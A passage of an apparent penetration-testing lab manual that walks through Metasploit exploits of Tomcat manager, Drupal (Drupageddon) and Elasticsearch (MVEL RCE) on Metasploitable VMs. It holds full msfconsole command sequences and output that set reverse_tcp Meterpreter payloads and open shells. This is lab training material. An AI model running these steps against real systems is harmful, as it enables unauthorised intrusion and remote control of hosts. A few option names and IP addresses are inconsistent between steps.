   8   java/meterpreter/reverse_tcp                       normal  No     Java Meterpreter, Java Reverse TCP Stager
   9   java/shell/bind_tcp                                normal  No     Command Shell, Java Bind TCP Stager
   10  java/shell/reverse_tcp                             normal  No     Command Shell, Java Reverse TCP Stager
   11  java/shell_reverse_tcp                             normal  No     Java Command Shell, Reverse TCP Inline
   12  multi/meterpreter/reverse_http                     normal  No     Architecture-Independent Meterpreter Stage,
 Reverse HTTP Stager (Mulitple Architectures)
   13  multi/meterpreter/reverse_https                    normal  No     Architecture-Independent Meterpreter Stage,
 Reverse HTTPS Stager (Mulitple Architectures)

msf6 exploit(multi/http/tomcat_mgr_deploy) >
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LPORT 6789
LPORT => 6789
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.0.12     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
ile:<path>'
   RPORT         8180             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.11     yes       The listen address (an interface may be specified)
   LPORT  6789             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 8: Execute **exploit** command to gain meterpreter session.


```
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.0.11:6789
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6269 bytes as RWo4V5icKJDlq0Qap8H.war ...
[*] Executing /RWo4V5icKJDlq0Qap8H/ZxTacMLAZfwtRDjwp.jsp...
[*] Undeploying RWo4V5icKJDlq0Qap8H ...
[*] Sending stage (58125 bytes) to 192.168.0.12
[*] Meterpreter session 5 opened (192.168.0.11:6789 -> 192.168.0.12:50532) at 2020-10-19 11:55:05 +0100

meterpreter >
```

```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter >
```

Practical 5: Exploiting the vulnerable Drupal using Metasploit

Description: In this practical we will learn how to exploit the SQL injection vulnerability present in the vulnerable Drupal version, and how to get php reverse shell from that, using the module available in the Metasploit framework.

Step 1: Start Metasploitable3 ubuntu virtual machine and we identified that Drupal Content Management System was running on 80 port.



Step 2: Open Metasploit framework and search for Drupal exploits.

```
msf6 > search drupal

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Chec
k  Description
   -  ----                                          ---------------  ----       ----
-  -----------
   0  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes
   Drupal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes
   Drupal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No
   Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes
   Drupal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes
   Drupal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes
   Drupal RESTWS Module Remote PHP Code Execution
   6  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes
   Drupal RESTful Web Services unserialize() RCE
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes
```

Step 3: Execute the following command to load the exploit module.

- **Command**: use exploit/multi/http/drupal_drupageddon

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) >
```

Step 4: List the options available in the exploit module using show options

- **Command**: show options

```
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type
:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, o
r hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

Step 5: Configure the target IP to **RHOSTS** and target domain to **TARGETURI** using the below commands.

- **Syntax**: set RHOSTS <Target IP>
    - set TARGETURI <URL address of target>
- **Command**: set RHOSTS 10.0.2.15
    - set TARGETURI drupal/

```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.0.26
RHOSTS => 192.168.0.26
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI drupal/
TARGETURI => drupal/
msf6 exploit(multi/http/drupal_drupageddon) >
```


Step 6: Set payload by executing the following command.

- **Command**: set payload php/meterpreter/reverse_tcp


```
msf6 exploit(multi/http/drupal_drupageddon) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) >
```

Step 7: Configure the attacker IP and port to the payload by executing the following command.


- **Syntax**: set LHOSTS <Target IP>
    - set LPORT <attacker port number>
- **Command**: set LHOSTS 10.0.2.4
    - set LPORT 4545



Step 8: Execute the **exploit** command to start exploiting the vulnerability present in the Drupal, after successful exploitation we will get a meterpreter session.



Step 9: Execute the following command to get target system information.



Practical 6: Exploiting the Remote Code Execution vulnerability in Elasticsearch Web application

Description: In this practical we will learn how to exploit the remote code execution vulnerability present in Elasticsearch web application and gaining access to the target system.

Step 1: After scanning the metasploitable3 windows server 2008, we will find Elasticsearch is running on port 9200.

```
┌──[root@parrot-virtual]─[/home/user]
└──╼ #nmap -p 9200 --script elasticsearch.nse 10.0.2.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-03 07:19 BST
Nmap scan report for 10.0.2.5
Host is up (0.00036s latency).

PORT     STATE SERVICE
9200/tcp open  elasticsearch
MAC Address: 08:00:27:C5:BE:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
┌──[root@parrot-virtual]─[/home/user]
└──╼ #
```

Step 2: Search for any exploits available in the Msfconsole. After searching we identified the RCE exploit, we will use that to exploit the vulnerability in Elasticsearch.

```
msf6 > search elasticsearch

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       C
heck  Description
   -  ----                                                ---------------  ----       -
----  -----------
   0  auxiliary/scanner/elasticsearch/indices_enum                         normal     N
o     ElasticSearch Indices Enumeration Utility
   1  auxiliary/scanner/http/elasticsearch_traversal                       normal     Y
es    ElasticSearch Snapshot API Directory Traversal
   2  exploit/multi/elasticsearch/script_mvel_rce         2013-12-09       excellent  Y
es    ElasticSearch Dynamic Script Arbitrary Java Execution
   3  exploit/multi/elasticsearch/search_groovy_script    2015-02-11       excellent  Y
es    ElasticSearch Search Groovy Sandbox Bypass
   4  exploit/multi/misc/xdh_x_exec                       2015-12-04       excellent  Y
es    Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/mul
ti/misc/xdh_x_exec
```

Step 3: Configure the above highlighted exploit module using the following command.

- **Command**: use exploit/multi/elasticsearch/script_mvel_rce

```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

Step 4: Execute **show options** to see the available options for exploit.

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > show options

Module options (exploit/multi/elasticsearch/script_mvel_rce):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format type:host:port[,ty
pe:host:port][...]
   RHOSTS                        yes       The target host(s), range CIDR identifier,
 or hosts file with syntax 'file:<path>'
   RPORT        9200             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The path to the ElasticSearch REST API
   VHOST                         no        HTTP server virtual host
   WritableDir  /tmp             yes       A directory where we can write files (only
 for *nix environments)


Exploit target:

   Id  Name
   --  ----
   0   ElasticSearch 1.1.1 / Automatic
```

Step 5: Set **TARGETIP** in the **RHOSTS** by executing the following command.

- **Syntax**: set RHOSTS <Target IP>
- **Command**: set RHOSTS 10.0.2.5

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOSTS 192.168.0.27
RHOSTS => 192.168.0.27
msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

Step 6: Set payload by executing the following command.

- **Command:** set payload java/meterpreter/reverse_tcp

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set payload java/meterpreter/
reverse_tcp
payload => java/meterpreter/reverse_tcp
```

Step 7: Set **LHOST** and **LPORT** options by executing the following commands.

- **Syntax**: set LHOSTS <Target IP>
    - set LPORT <attacker port number>
- **Command**: set LHOSTS 10.0.2.4
    - set LPORT 4567

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LHOST 192.168.0.11
LHOST => 192.168.0.11
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set LPORT 4567
LPORT => 4567
msf6 exploit(multi/elasticsearch/script_mvel_rce) >
```

Step 8: Execute **exploit** command to start exploiting the vulnerability and gain access to the target system

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

[*] Started reverse TCP handler on 192.168.0.11:4567
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (58125 bytes) to 192.168.0.27
[*] Meterpreter session 2 opened (192.168.0.11:4567 -> 192.168.0.27:49333) at 2020-10-19
13:04:49 +0100
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\pnRt.jar' on the target

meterpreter >
```